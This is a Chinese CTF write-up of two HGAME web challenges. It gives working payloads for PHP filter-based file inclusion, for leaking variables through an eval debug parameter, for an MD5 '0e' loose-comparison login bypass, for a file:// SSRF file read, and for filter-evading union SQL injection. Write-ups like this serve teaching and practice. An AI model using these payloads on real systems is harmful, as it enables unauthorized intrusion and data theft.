

WEEK2 wp

web

1.cosmos 的博客后台

一进去，看见 URL，文件包含，上伪协议，把能读的源码全读了


payload: `php://filter/convert.base64-encode/decode/resource=xxx.php`

这里使用 filter 将文件内容以 base64 形式编码之后再读取数据，防止如果是 php 源码会直接在服务器端被运行

已知可以读取的文件有 `login.php`

从读取出的源码中知道还有 `admin.php`、`config.php`、`index.php`，但是 `config.php` 被过滤掉了

想要登陆进去，需要知道用户名和密码，题目中已经说过是 html+php 了

Description
Cosmos通过两个小时速成了PHP+HTML，

所以猜想用户名和密码被写在配置文件中，但是配置文件没有办法读取，只能换个思路


这时候发现有个 debugmode

```
//Only for debug
if (DEBUG_MODE){
    if(isset($_GET['debug'])) {
        $debug = $_GET['debug'];
        if (!preg_match("/^[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*$/", $debug)) {
            die("args error!");
        }
        eval("var_dump($debug);");
    }
}
```

分析源码，发现是对于变量名合法性的检测，如果不合法就会报错，否则输出变量内容

尝试一下随便输入一个不合法的 111

有回显

args error!

说明 debug 模式没关，可以利用，又想到有包含当前脚本内全部变量的数组 `GLOBALS`

用户名和密码就出来了

`["admin_password"]=> string(32) "0e114902927253523756713132279690" ["admin_username"]=> string(7) "Cosmos!"`

查看登陆验证的机制，发现是 md5 加密之后比较，这里密码和内部的 MD5 是一个弱比较，可以试着使用同样 0e 开头的密码 QNKCDZO

登陆进去了，继续查看源代码

```
function insert_img() {
    if (isset($_POST['img_url'])) {
        $img_url = $_POST['img_url'];
        $url_array = parse_url($img_url);
        if (@$url_array['host'] !== "localhost" && $url_array['host'] !== "timgsa.baidu.com") {
            return false;
        }
        $c = curl_init();
        curl_setopt($c, CURLOPT_URL, $img_url);
        curl_setopt($c, CURLOPT_RETURNTRANSFER, 1);
        $res = curl_exec($c);
        curl_close($c);
        $avatar = base64_encode($res);

        if(filter_var($img_url, FILTER_VALIDATE_URL)) {
            return $avatar;
        }
    }
    else {
        return base64_encode(file_get_contents("static/logo.png"));
    }
}

<img height='200' width='500' src='data:image/jpeg;base64,<?php echo insert_img()
? insert_img() : base64_encode(file_get_contents("static/error.jpg")); ?>'>
```

分析代码可以知道，会使用 Data URI scheme 直接将文件内容以 base64 形式在网页中显示出来，再由浏览器自动解释，于是从这里可以进行任意文件读取

可以利用 file 协议访问本地的文件，这里没什么限制，只需要 url 的 host 是 localhost,而 file 协议会自动忽略 localhost,猜想是因为要使用绝对路径，所以会从第一个/后开始

可以构建 payload 来访问题目中说的位于根目录的 flag，可以利用这一点来绕过，所以可以构建：

file:///localhost/flag

在网页代码里面发现 flag 的 base64,解码之后出 flag

hgame{pHp_1s_Th3_B3sT_L4nGu4gE!@!}

2.COSMOS 的留言版-1

sql 注入题，注入点在 id

输入 id=1'，无回显

输入 id=1'%23,有回显，是字符型，这里%23 是#的 url 编码，编码的目的是因为 url 中的#会被浏览器解析为锚点

猜想后台也许会针对 id 有过滤，于是尝试一下，发现会过滤空格和关键字 SELECT

空格可以用%09 缩进或者注释块/**/代替，select 可以用双写解决

构建 payload id=0'%27/**/union/**/selselectect/**/user()%23

ctf@localhost

```
id=0'/**/union/**/select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/  
table_schema=database()'%23
```

还有一张 flag 表

hgame{w0w_sql_InjeCti0n_Is_S0_InterESting!!}